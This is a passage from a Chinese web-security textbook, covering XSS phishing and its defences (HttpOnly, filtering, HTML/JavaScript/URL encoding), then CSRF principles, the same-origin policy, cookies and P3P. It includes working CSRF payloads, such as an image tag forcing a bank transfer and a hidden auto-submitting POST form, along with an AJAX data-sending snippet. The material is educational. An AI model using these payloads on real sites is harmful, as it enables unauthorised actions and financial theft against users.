else if(window.ActiveXObject)
{
    ajax=new ActiveXObject("Microsoft.XMLHTTP");    //ie6和一下老版本
}
Else
{
    return;
}
ajax.open("POST",url,true);
ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
ajax.send(postStr);
//ajax.open("GET",url, true);
//ajax.send(null);
ajax.onreadystatechange=function()
{
    if(ajax.readyState==4&&ajax.status==200)
    {
        //alert("Done!");
    }
}
```

3）XSS 钓鱼

关于网站钓鱼，大家应该也不陌生，就是伪造一个高度相似的网站，欺骗用户在钓鱼网站上面填写账号密码或者进行交易。而 XSS 钓鱼也是利用同样的原理。注入页面的恶意代码，会弹出一个相似的弹窗，提示用户输入账号密码登录。当用户输入后单击“发送”按钮，这些资料已经到了攻击者的服务器上了。

XSS 能做的还有很多，例如，查看浏览器历史记录、获取用户 IP、识别用户安装的软件、还有 XSS Worm。XSS Worm，即 XSS 蠕虫，是一种具有自我传播能力的 XSS 攻击，杀伤力很大。引发 XSS 蠕虫的条件比较高，需要在用户之间发生交互行为的页面，这样才能形成有效的传播。一般要同时结合反射型 XSS 和存储型 XSS。例如，先前新浪微博遭到攻击，就是 XSS 蠕虫。攻击者要让 XSS 蠕虫成功被激活，应该是通过私信或者@微博的方式，诱惑一些微博大号上当。当这些大号中有人单击了攻击链接后，XSS 蠕虫就被激活，开始传播了。

**4. XSS 的防御技巧**

1）HttpOnly

服务器端在设置安全级别高的 cookie 时，带上 HttpOnly 的属性，就能防止

JavaScript 获取，可以避免用户的机密信息被攻击者盗取。PHP 设置 HttpOnly：

```
header("Set-Cookie:a=1;",false);
header("Set-Cookie:b=1;httponly",false);
setcookie("c","1",NULL,NULL,NULL,NULL,ture);
```

2）过滤与编码机制

过滤与编码机制是 Web 应用程序常使用的防范 XSS 漏洞机制，主要用于防范存储型 XSS 漏洞。因为这种漏洞是攻击者将恶意代码植入服务器后，再被 Web 应用程序显示而引发的。如果 Web 应用程序能对进入 Web 程序之前的恶意代码进行 XSS 检查，那么就可以从源头上避免发生 XSS 攻击。

过滤是指 Web 应用程序对用户输入的数据进行特征匹配。如果被测数据存在匹配内容，则将数据删除或修改后，再让其进入 Web 程序。常用的过滤方法是匹配文档中的 JavaScript 关键字，检查用户输入的数据。一般情况下，我们认为任何用户输入的数据，都是“不可信”的。输入检查，一般是用于输入格式检查，例如，邮箱、电话号码、用户名等，都要按照规定的格式输入（电话号码必须纯是数字和规定长度；用户名除中英文数字外，仅允许输入几个安全的符号）。输入过滤不能完全交由前端负责，前端的输入过滤只是为了避免普通用户的错误输入，减轻服务器的负担。因为攻击者完全可以绕过正常输入流程，直接利用相关接口向服务器发送设置。所以，前端和后端要做相同的过滤检查。例如，用户提交的信息包含 JavaScript，就会认为该文档存在 XSS 攻击。但是，这种方法的局限性在于攻击者可以利用各种手段绕过过滤机制。例如，攻击者在关键字 JavaScript 中间添加多个空格符（比如，J a v a s c r i p t），在匹配时，Web 应用程序认为 JavaScript 与 J a v a s c r i p t 是不相同的，因此不会对其进行过滤。而当网页传送到浏览器时，浏览器则认为这两个字符串具有相同的语义，进而执行 XSS 攻击。所以，在使用过滤方法时，就要求 Web 应用程序有良好的 XSS 语言匹配库。但是即便如此，也会发生误报、程序反应缓慢等负面影响。

编码机制是在过滤机制的基础上提出的一种方法，主要利用 Web 应用程序自带的一些编码函数（例如，ASP 中的 HtmlEncode 函数）和程序员自编的安全算法对用户输入的数据重新编码。即使用户输入的数据明显包含 XSS 攻击脚本，Web 应用程序也能接受并在输出显示时对其进行编码，使得攻击脚本无法执行。例如，利用 Server. HtmlEncode()函数对＜script＞alert('XSS')＜/script＞编码后，即 Server. HtmlEncode("＜script＞alert('XSS')＜/script＞")，这个脚本语句就变成了 <script>alert('XSS');</script>，在浏览器中也只是正常显示这个脚本内容，而不会执行脚本。常见的编码有：

（1）HtmlEncode。

对下列字符实现编码：

```
& ——》 &amp;
< ——》 &lt;
> ——》 &gt;
" ——》 &quot;
```

```
'——》 &#39; (IE不支持 &apos;)
/——》 &#x2F;
```

（2）JavaScriptEncode。

对下列字符加上反斜杠：

```
"  ——》    \"
'  ——》    \'
\  ——》    \\
\n——》    \\n
\r——》    \\r     (Windows下的换行符)
```

例如：

```
"\\".replace(/\\/g, "\\\\");    //return \\
```

我们也可以使用 JavaScript 模板引擎，例如 ArtTemplate。

（3）URLEncode。

使用以下 JS 原生方法进行 URI 编码和解码：encodeURI、decodeURI、decodeURIComponent、encodeURIComponent。

## 3.22 跨站请求伪造

之前已经简单地介绍过 CSRF 了，在接下去的内容中会对其原理进行更加详细的描述。

**1. CSRF 的原理**

当用户通过浏览器登录某一个站点时，假设该站点需要用户进行身份信息验证，在通常情况下，Web 通过 cookie 或 Session 等方式记录下用户的认证信息，在 cookie 或 Session 信息有效的情况下，当用户再次请求同一个 Web 时，浏览器会将认证信息加入到请求的 HTTP 头部一并发给服务器接受验证，这就省去了用户重复输入验证信息的过程，为用户带来了方便。但如果带有用户认证信息的浏览器被恶意攻击者所控制后，在合法用户并不知情的情况下发送一些请求，这将会使用户做一些自己并不想做的操作，从而受到 CSRF 攻击。

CSRF 的攻击原理如图 3.22 所示。

首先，当用户需要访问某一需要认证用户信息的可信任的 Web 时，用户会通过浏览器向可信的 Web 站点 A 发送一个请求，如图 3.22 中①所示。当服务器收到请求后会验证是否是合法用户，如果是，就会和浏览器建立一个经过认证了的会话，并发送包含用户认证信息的 cookie 到浏览器中，如图 3.22 中②所示。建立认证关系后，服务器收到所有来自该会话的请求都认为是该合法用户所发来的，是可以信任的。当浏览器向该可信任的站点 A 发送一个有效的请求时，即 Web 浏览器企图执行一个可信的动作。可信的站点 A 经确认发现，该用户已通过认证，所以该动作将被执行，如图 3.22 中③所示。攻击者为了在可信任站点上实现他的攻击意图，在掌握了可信任站点 A 的相关信息后，在攻





**图 3.22 CSRF 攻击流程**

击者的站点 B 上精心构造一个页面，让用户在其浏览器上执行攻击者的页面，如图 3.22 中④所示。这时攻击者页面的代码就会让用户浏览器去执行一些恶意操作，如图 3.22 中⑤所示。浏览器会将攻击者发来的恶意攻击代码和用户的 cookie 信息一并发给站点 A，如图 3.22 中⑥所示。这样攻击者就完成了一次 CSRF 攻击，实现了其预想的攻击目的。

我们可以举个简单的例子。假设有博客网站 www.blog.com，用户 Bob 是该网站注册过的用户，该网站用 cookie 隐式认证用户的登录信息。如果 Bob 想把发表在该网站上的一篇博客删除，他可以在登录页面 www.blog.com/Bob_id=111/后，单击“删除”按钮删除博客，假设删除编号为 111 的博客的连接为：www.blog.com/Bob/del? id=111，当 Bob 单击“删除”按钮，向服务器发出这个删除请求时，这时可以成功地将 ID 为 111 的博客内容删除。我们再次假设有一个恶意攻击者 Alice，他掌握了站点 www.blog.com 上的参数设置后，就在恶意站点 www.attck.com 上来构造一个页面 csrf.html，该页面包含了一段删除 www.blog.com 站点博客的代码。例如在 csrf.html 写入代码：

```
<img src=http://www.blog.com/Bob/del?id=123>
```

这时 Alice 会利用一次社工技巧诱使 Bob 去单击该页面。当已经登录了 blog.com 的用户 Bob 去访问页面 http://www.attck.com/csrf.html 时，用户 Bob 就会发现他的一篇 ID 为 123 的博客被删除了，而这并不是他想要做的事情。这就是 Alice 向 Bob 发起的一次简单的 CSRF 攻击，其实现过程非常简单。究其原因，我们可以看到是因为 Bob 在执行了页面 http://www.attck.com/csrf.html 后加载了一个<img>标签，该标签的 src 属性的值就会被当成是一个图片的 URL 去执行，这样就导致了上述结果的发生。从上面例子我们可以看出，攻击者 Alice 要想成功的对 Bob 发起一次 CSRF 攻击，它必须得让用户 Bob 的浏览器去执行一个 Bob 并不知道的操作，Bob 在站点 www.blog.com 上有删除自己博客的权限，Alice 通过 CSRF 攻击执行了和 Bob 具有同样权限的操作，这就说明攻击者可以获取跟用户同样的操作权限，也就是说用户可以执行的操作 CSRF 攻击

者都可以执行,站点为用户赋予的权限越大,受到 CSRF 攻击的后果也越严重。在基于 cookie 等隐式认证[26]的站点内,如果没有专门预防 CSRF 的机制,攻击者基本都可以成功地发起 CSRF 攻击。

在上面的例子中,Alice 之所以能够成功的实现对 Bob 的 CSRF 攻击,主要是因为他满足了以下几个条件:

(1) 被攻击的 www. blog. com 站点的操作是依赖于用户 Bob 在该站点上具有合法的用户身份。

(2) 站点 www. blog. com 允许来自 Bob 浏览器上的一切请求操作。

(3) 在 Bob 没有登录 www. blog. com 的情况下,又单击执行了页面 http://www. attck. com/csrf. html 的连接。

(4) 站点 www. blog. com 允许 HTTP 请求在后台执行了一些敏感的操作。

在通常情况下,CSRF 攻击能够给用户造成的危害主要有:以用户的名义发送邮件;发消息;盗取用户的账号;甚至于购买商品;虚拟货币转账等,这些都可能导致用户的个人隐私泄露或财产损失等问题。

我们来看一个实际的例子。假设有一个银行页面是用 GET 方式提交转账信息来完成转账功能的,其提交转账信息表单代码如下所示:

```
<form action="Transfer.php" method="GET">
    <p>转入账户:<input type="text" name="AccountId" /></p>
    <p>转入金额:<input type="text" name="number" /></p>
    <p><input type="submit" value="转账" /></p>
</form>
```

其后台处理程序 transfer. php 的代码如下:

```
<?php
    session_start();
    if(isset($_REQUEST['AccountId'] &&isset($_REQUEST['number']))
    {
        transfer_acount($_REQUEST['AccountId'],$_REQUEST['number']);
    }
?>
```

用户想通过该页面向银行账号为 11 的用户转入 1000 元时,该页面就会用 URL:http://www. Bank. com/Transfer. php? AccountId=11&number=1000 向服务器提出请求,服务器将按照用户的请求执行,以完成转账。然而,当攻击者掌握了网站提交数据的相关参数后,就可以伪造出相同的 URL 并将其放入攻击者的网站 www. csrf. com 的页面 Attck_GET. html 中等待使用该网银的用户去执行。攻击者利用电子邮件或其他一些社工手段将攻击页面 Attck_GET. html 的 URL 发送给被攻击者,让被攻击者去单击执行攻击页面。

攻击者在域 www. csrf. com 上构造页面 Attck_GET. html 的代码如下:

```
<html>
    <head>
```

```
        <meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
        <title>Attck_GET</title>
    </head>
    <body>
        <img src=http://www.Bank.com/Transfer.php?AccountId=11&number=1000>
    </body>
</html>
```

当正在访问 Back 网银的合法用户打开页面 Attack_GET.html 时，浏览器把上面的<img>标签认为是一个正常的图片标签去执行上面的请求，这时就会向服务器发送一个转账请求，服务器会认为是合法用户的合理请求而去执行。这是一个跨域的请求而没被浏览器的同源策略所限制，这就会让银行网站去执行转账操作。

**2. CSRF 的漏洞原因分析**

在 Web 中要成功地完成一次 CSRF 攻击，攻击者一定是通过某种方式，突破了浏览器的一些安全机制和 Web 应用程序的安全设置。要研究 CSRF 攻击的实现过程，就必须得从这些安全策略入手，分析攻击者为了实现 CSRF 攻击，是通过什么方式绕过这些策略，来完成攻击。我们接下来将介绍基于 Web 浏览器所采用的一些安全策略，其中包括同源策略、cookie 机制和 P3P 头机制等。

1）同源策略

同源策略(Same Origin Policy,SOP)也叫同域策略，它是一种约定，也是浏览器最核心、最基本的安全功能，如果缺少同源策略，浏览器的正常功能可能都受到影响。可以说 Web 是构建在同源策略的基础上的，浏览器只是对同源策略的一种实现。

"源"的构成要素包括域名、端口和协议，同源策略就是指一些动态脚本只能访问与之同域名、同端口、同协议的 HTTP 应答或 cookie 等，当访问不同源的资源时将受到限制。下面我们通过一个实例来描述同源策略的具体情况。假设存在一个域 http://www.csrf.com/dir/page.html，表 3.1 列出了与此域相比较的若干域，通过比较可以看出是否和该域同源，以及不同源的原因。

**表 3.1　同源策略列举**

| URL | 同　源 | 原　因 |
|---|---|---|
| http://www.csrf.com/dir2/other.html | 是 | |
| http://www.csrf.com/dir/inner/another.html | 是 | |
| https://www.csrf.com/secure.html | 否 | 协议不同 |
| http://www.csrf.com:81/dir/etc.html | 否 | 端口不同 |
| http://news.csrf.com/dir/other.html | 否 | 域名不同 |

我们从表 3.1 可以看出，影响同源策略的因素有主机域名、协议和端口。对于当前页面而言，页面内存在的 JavaScript 文件的域并不重要，重要的是加载 JavaScript 页面所在的域是哪个域。在同一个域的不同子域间进行访问也会被同源策略所限制，为了解决

同源策略的这种限制，在 JavaScript 中通过设置页面中的 document.domain 变量来让同一域的不同子域之间可以相互访问。

例如，在页面 http://A.CSRF.com/dir/page.html 和页面 http://B.CSRF.com/dir/page.html 中都加入如下代码：

```
<script>
    document.domain="CSRF.com"
</script>
```

这两个基于域 CSRF.com 的子域页面之间的 JavaScript 代码就可以互相读取页面内容并发送 HTTP 请求。这样，如果恶意攻击者通过某种攻击手段能够向其中某一个子域注入 JavaScript 代码，那么在该域中的其他子域也同样会被攻击者注入 JavaScript 代码并加以利用。当然，用这种方法突破同源策略是有一定限度的，因为变量 document.domain 只能设置为页面所在的上一级域的值。例如，另一域的页面 http://www.XXS.com/dir/page.html，即使设置了上述代码也不能访问上面两个页面。同源策略是各浏览器的安全基础，如果完全绕过同源策略的限制，那攻击者就会得到系统权限。例如，在各种漏洞危害中居于首位的跨站脚本攻击(Cross-site Scripting)就是直接攻击同源策略，我们将要重点论述的 CSRF 攻击主要是要绕过同源策略的限制而并非是直接攻击同源策略。

在 JavaScript 中，一些带 src 属性的标签可以跨域加载资源，例如，<scritp>、<img>、<iframe>、<link>等标签都能被同源策略允许而跨域加载资源。这些标签跨域加载资源的过程其实是浏览器发送一次 GET 请求的过程。

对于 XMLHttpRequest 来说，它可以访问来自同源的内容，由于受同源策略的限制，它并不能跨域访问。但同源策略并没有限制跨域的信息提交，一个域可以用 XMLHttpRequest 将数据提交给另外一个域，然而，CSRF 攻击正好是利用了 XMLHttpRequest 可以跨域提交数据的特性实施攻击的。另外，GET 和 POST 也可以跨源提交数据，有了这个特性，攻击者可以在伪造的页面中加入一段 JavaScript 代码，将攻击者预先要向通过了被攻击者认证站点提交的数据写入该代码中，当被攻击者单击该伪造页面，执行这段预先写好的代码时，将通过 GET 或者 POST 方式，将相应的数据提交到已经通过认证的站点，而同源策略并不会阻止这种跨域信息的提交。当然，GET 方式将提交数据的大小限制在 2KB，这样就会限制较大数据的提交。相反，POST 方式不限制提交数据的大小，这样就为创建 Form 表单提交数据提供了一个很好的机会。GET 或者 POST 的这种跨源提交数据的方式为实施 CSRF 攻击提供了可能。在实际利用 POST 请求提交数据时，为了让 CSRF 攻击具有更好的隐蔽性，通常要将表单装入一个大小为 0 的 iframe 中，当执行攻击页面加载这个 iframe 提交数据时不会让被攻击者轻易发现。

2）cookie 安全策略

由于 HTTP 协议是无状态协议，浏览器只会发送和接收 HTTP 请求和响应，而每次 HTTP 请求和响应之间的关系在浏览器看来并没有关联，是相互独立的。但在实际的网络应用开发过程中，为了能给用户带来良好的用户体验，网站通常需要避免用户重复输

入认证信息，让用户输入一次认证信息后，随后的访问能够由浏览器来自动认证。为了解决这个问题，在 Web 开发过程中，服务器就将一些用户的认证信息和 HTTP 的会话的状态信息发送到本地浏览器端进行存储，从而，cookie 就应运而生了。当服务器端生成 cookie，并发送到浏览器中存储后，浏览器每次发送重复的认证信息时，不需要用户多次输入，只要在 HTTP 请求的头部中带上 cookie 一并发送给服务器就可以完成用户认证。cookie 的具体工作原理如图 3.23 所示。





**图 3.23　cookie 工作原理**

浏览器的 cookie 分为两种：一种是 Session cookie，又称“临时 cookie”；另一种是 Third-party cookie，也称为“本地 cookie”。就两者的区别而言，Third-party cookie 是服务器在 Set-cookie 时指定了 Expire 时间，只有到了 Expire 时间后，cookie 才会失效，所以这种 cookie 会保存在本地；而 Session cookie 则没有指定 Expire 时间，所以浏览器关闭后 Session cookie 就会立即失效。在浏览网站的过程中，若是一个网站设置了 Session cookie，那么在浏览器进程的生命周期内，即使浏览器新打开了 Tab 页面，Session cookie 也都是有效的。Session cookie 保存在浏览器进程的内存空间中；而 Third-party cookie 则保存在本地。

目前的网站大多都在用 cookie 作为认证用户信息和保存浏览器会话状态的工具，当用户完成身份验证之后，不管是生成了 Session cookie 还是 Third-party cookie，只要在不退出浏览器的情况下，用户访问相同网站时都会自动带上这个 cookie 而不需要网站重新认证。这种认证方式称之为隐式认证。

现在很多用户上网使用多窗口或多标签页浏览器，例如，傲游、Firefox、Opera 等。这些浏览器在方便用户的同时也增大了风险，因为它们只有一个进程运行，cookie 在各个窗口或标签页之间是共享的。

除了 cookie 认证方式之外，其他 Web 认证机制也面临同样的问题。例如，HTTP 基本认证，用户通过认证后，浏览器仍会“智能”地把用户名和口令附加到之后第三方发给站点的请求中。即使网站使用了安全套接字(SSL)来加密连接，浏览器也会“智能”地

自动把 SSL 认证信息加到第三方发给站点的请求中。

3）P3P 的副作用

Internet Explorer 在处理 cookie 时，还遵守 P3P（Platform for Privacy Preferences）规范。P3P 是 W3C 制定的一项关于 cookie 的隐私保护标准，要求网站向用户表明它对用户隐私的处理。例如，将收集哪些信息，信息做何用途等。如果该站点的信息收集行为同用户设定的标准相符，则两者之间关于个人隐私信息的协定就可以自动地缔结，而用户可毫无阻碍地浏览该站点；如果不符，浏览器会提醒用户，由用户决定是否对自己制定的个人隐私策略作出修改以进入该网站，双方最终通过一个双向的选择达成用户个人隐私策略。P3P 策略产生了一个副作用，即如果一个网站设置了有效的 P3P 策略，Internet Explorer 允许第三方到它的 Web 请求自动带上 cookie，网站可能遭到 CSRF 攻击；如果一个网站没有设置 P3P 策略或者 P3P 策略无效，第三方到它的 Web 请求不会带有该网站的 cookie，反而免受 CSRF 攻击。

### 3. CSRF 攻击分类

1）GET 型

GET 类型前文已经介绍过，利用的就是 img、iframe、script 等标签对象可以跨域发送 GET 请求，攻击者可以构建包含攻击性请求的页面，然后诱使用户点击。

2）POST 型

在 CSRF 攻击流行之初，很多开发者都错误地认为 CSRF 攻击只能利用 GET 请求来发动攻击，而使用 POST 请求，就能防止 CSRF 攻击。

这种错误的观点形成的原因主要在于大多数 CSRF 攻击发起时，使用的 HTML 标签都是 img、iframe、script 等带有 src 属性的标签，这类标签只能发起一次 GET 请求，而不能发起 POST 请求，但是对于攻击者来说，有若干种方法可以构建一个 POST 请求。例如，表单提交发起的就是 POST 请求，而且这个 POST 请求是可以跨域的。所以最简单的方法，就是在一个页面中构建好一个 form 表单，然后使用 JavaScript 自动提交这个表单。下面是一个简单的构建 form 表单使用 POST 请求达到 CSRF 攻击的代码：

```
<body>
</body>
<script type="text/javascript">
    function new_form()
    {
        var f=document.createElement("form");
        document.body.appendChild(f);
        f.method="post";
        return f;
    }
    function create_elements(eForm,eName,eValue)
    {
        var e=document.createElement("input");
        e.type='text';
        e.name=eName;
```

```
        if(!document.all)
        {
            e.style.display='none';
        }
        else
        {
            e.style.display='block';
            e.style.width='0px';
            e.style.height='0px';
        }
        e.value=eValue;
        return e;
        }

        var _f=new_form();
        create_elements(_f,"title","hi");
        _f.action="http://www.a.com/blog/add";
        _f.submit();
</script>
```

当目标网站 A 的用户被欺骗访问了恶意网站 B 的该页面，一个跨域的伪造 POST 表单请求就发出了。同样，该请求中也会带上目标网站 A 的用户。

#### 4. CSRF 检测与防御

